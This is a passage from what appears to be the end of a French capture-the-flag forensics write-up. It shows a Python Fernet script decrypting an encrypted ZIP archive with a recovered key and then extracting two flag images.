oXvpZ8jzY15Bf2WjpPbSm56Q61eFIFwj+TiZadneE17xc3Xpo3+ws2uorJo/5sUrv1540Znt31jHz/r0FCxQerlpzUdzke/Ay/aMyg8Ldw0I/4982MDZK5xYBS8DLw434FS1i73UskL1293xTDM7KKz0Pu3tc3G0k6kR0JxTwF3hckuD82TaewwrHuW+TvPc9oQ1sRCa5prM2DFC2Mko2jX/t0XmZeQmZS9Q/s1tVfYVm6BgFOVewB7afXGEjizn4cq2JuoloFTgps4Dykf9ud0sE+Z9Qmf=81FB2tZEUGqkzTYyu1hMiG047y095PU70eHL8/q9xSYBbg==
```

Output

```
j5skIqm8tfpGCChWA_S0jK2abw4hazlQLJ-qEce1_8
```

Grâce à un script, nous avons pu déchiffrer l'archive et accéder à toutes les ressources qu'elle contenait.

```
GNU nano 7.2                                     script.py
from cryptography.fernet import Fernet

with open('key.txt', 'rb') as key_file:
    key = key_file.read().strip()

chiffre = Fernet(key)


with open('secret.zip.encrypted', 'rb') as encr_file:
    encrypted_data = encr_file.read()

try:
    decrypted_data = chiffre.decrypt(encrypted_data)
    with open('secret.zip', 'wb') as decrypted_file:
        decrypted_file.write(decrypted_data)
        print("OK")
except Exception as e:
    print(f"Erreur {e}")

$ python3 script.py
OK
$ unzip secret.zip
Archive: secret.zip
replace flag.png? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: flag.png
  inflating: photo_importante.png
```

Conclusion

Deux flags s'y trouvaient, marquant la conclusion de l'investigation.



DOCUMENT STRICTEMENT CONFIDENTIEL